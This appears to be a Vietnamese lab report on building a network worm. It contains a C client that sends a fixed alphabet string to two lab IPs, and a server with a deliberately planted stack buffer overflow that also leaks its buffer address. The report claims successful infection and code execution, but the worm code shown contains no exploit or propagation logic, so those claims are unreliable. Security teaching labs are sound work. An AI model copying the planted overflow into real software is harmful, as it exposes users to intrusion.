
**Yêu cầu 2: Nhiệm vụ cuối cùng trong bài lab này là sau khi Worm đã lây nhiễm thành công trên máy chủ thứ 1 và attacker khai thác thành công thì Worm sẽ tự động đây lây nhiễm sang máy chủ khác và tự động thực thi ./vulner\_server 5000**



**1. Mục đích**

* Mục tiêu của lab này là hiểu và thực hành việc phát triển một worm có khả năng tự lây nhiễm qua mạng và khai thác lỗ hổng bảo mật trên các máy chủ để thực thi mã độc hại.

**2. Chuẩn bị**

* Mạng máy chủ ảo trên vlab để thực hiện lab.
* Sử dụng C, TCP socket, và khai thác lỗ hổng bảo mật trong hệ thống.

**3. Các bước thực hiện**

* **3.1. Phát triển Worm**:
  + Sử dụng ngôn ngữ lập trình C và thư viện socket để phát triển worm.
  + Worm này sẽ tạo kết nối TCP tới các máy chủ khác trong mạng và gửi một payload độc hại.
  + Payload này được thiết kế để khai thác lỗ hổng đã biết trước trên các máy chủ đó.
  + Code:

|  |
| --- |
| #include <arpa/inet.h>  #include <netinet/in.h>  #include <sys/socket.h>  #include <unistd.h>  #include <string.h>  #include <stdlib.h>  #define PORT 5000  #define BUFFER\_SIZE 1024  int main() {      int sock = socket(AF\_INET, SOCK\_STREAM, 0);      if (sock < 0) {          perror("socket");          return -1;      }  *// Add target IP addresses*      struct sockaddr\_in target1, target2;      memset(&target1, 0, sizeof(target1));      target1.sin\_family = AF\_INET;      target1.sin\_port = htons(PORT);      inet\_pton(AF\_INET, "10.81.0.7", &target1.sin\_addr); *// Target VM2*      memset(&target2, 0, sizeof(target2));      target2.sin\_family = AF\_INET;      target2.sin\_port = htons(PORT);      inet\_pton(AF\_INET, "10.81.0.8", &target2.sin\_addr); *// Target VM3*  *// Exploit the vulnerability and send the payload to the target servers*      char payload[BUFFER\_SIZE];      memset(payload, 0, BUFFER\_SIZE);      strcpy(payload, "ABCDEFGHIJKLMNOPQRSTUVWXYZ");  *// Send payload to target1*      if (connect(sock, (struct sockaddr \*)&target1, sizeof(target1)) < 0) {          perror("connect");          return -1;      }      send(sock, payload, strlen(payload), 0);      close(sock);  *// Send payload to target2*      sock = socket(AF\_INET, SOCK\_STREAM, 0);      if (sock < 0) {          perror("socket");          return -1;      }      if (connect(sock, (struct sockaddr \*)&target2, sizeof(target2)) < 0) {          perror("connect");          return -1;      }      send(sock, payload, strlen(payload), 0);      close(sock);      return 0;  } |

* **3.2. Phát triển vul\_server**:
  + Phát triển ứng dụng server đơn giản với lỗ hổng bảo mật đã biết.
  + Ứng dụng này lắng nghe trên một cổng và chấp nhận kết nối từ các máy khách.
  + Mục tiêu của việc này là khai thác lỗ hổng và thực thi mã độc hại trên máy chủ.
  + Vul\_server.c trên máy vm2, vm3

|  |
| --- |
| #include <string.h>  #include <stdio.h>  #include <netdb.h>  #include <netinet/in.h>  #include <sys/socket.h>  #include <sys/types.h>  #define BUFFER\_SIZE 1024  #define NAME\_SIZE 2048  int handling(int c)  {    char buffer[BUFFER\_SIZE], name[NAME\_SIZE];    int bytes;    printf("address %p\n",buffer);    strcpy(buffer, "My name is: ");    bytes = send(c, buffer, strlen(buffer), 0);    if (bytes == -1)      return -1;    bytes = recv(c, name, sizeof(name), 0);    if (bytes == -1)      return -1;    name[bytes-2] = 0;    sprintf(buffer, "Hello :%s, welcome to our site", name);    bytes = send(c, buffer, strlen(buffer), 0);    if (bytes == -1)      return -1;    return 0;  }  int main(int argc, char \*argv[])  {    int s, c;    socklen\_t cli\_size;    struct sockaddr\_in srv, cli;    cli\_size = sizeof(cli);    if (argc != 2)    {      fprintf(stderr, "usage: %s port\n", argv[0]);      return 1;    }    s = socket(AF\_INET, SOCK\_STREAM, 0);    if (s == -1)    {      perror("socket() failed");      return 2;    }    srv.sin\_family = AF\_INET;    srv.sin\_port = htons( (unsigned short int) atol(argv[1]));    srv.sin\_addr.s\_addr = INADDR\_ANY; *// Lắng nghe từ tất cả các địa chỉ IP*      if (bind(s, (struct sockaddr \*)&srv, sizeof(srv)) == -1)    {      perror("bind() failed");      return 4;    }    if (listen(s, 3) == -1)    {      perror("listen() failed");      return 5;    }    for(;;)    {      c = accept(s, (struct sockaddr \*)&cli, &cli\_size);      if (c == -1)      {        perror("accept() failed");        return 6;      }      char client\_ip[INET\_ADDRSTRLEN];      inet\_ntop(AF\_INET, &(cli.sin\_addr), client\_ip, INET\_ADDRSTRLEN);      printf("client from %s", client\_ip);      if (handling(c) == -1)        fprintf(stderr, "%s: handling() failed", argv[0]);      close(c);    }      return 0;  } |

* **3.3. Thực thi Worm và khai thác lỗ hổng**:
  + Chạy worm trên một máy chủ vm1 và quan sát việc lây nhiễm qua mạng.
  + Quan sát việc khai thác lỗ hổng và thực thi mã độc hại trên các máy chủ khác (vm2, vm3).

A screenshot of a computer

Description automatically generated

**4. Kết quả**

* Sau khi thực hiện các bước trên, worm đã lây nhiễm thành công qua mạng và khai thác lỗ hổng trên các máy chủ khác.
* Ứng dụng **vul\_server** đã được thực thi trên các máy chủ khác và đang lắng nghe kết nối từ worm.
* Điều này ngụ ý rằng worm đã thực hiện lây nhiễm thành công và khai thác lỗ hổng bảo mật để thực thi mã độc hại trên các máy chủ khác.

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

**5. Kết luận**

* Lab đã thành công trong việc hiểu và thực hành việc phát triển một worm có khả năng tự lây nhiễm qua mạng và khai thác lỗ hổng bảo mật để thực thi mã độc hại.
* Qua đó, lab cung cấp cái nhìn sâu sắc về các vấn đề bảo mật mạng và cách phòng tránh lây nhiễm từ các loại mã độc hại.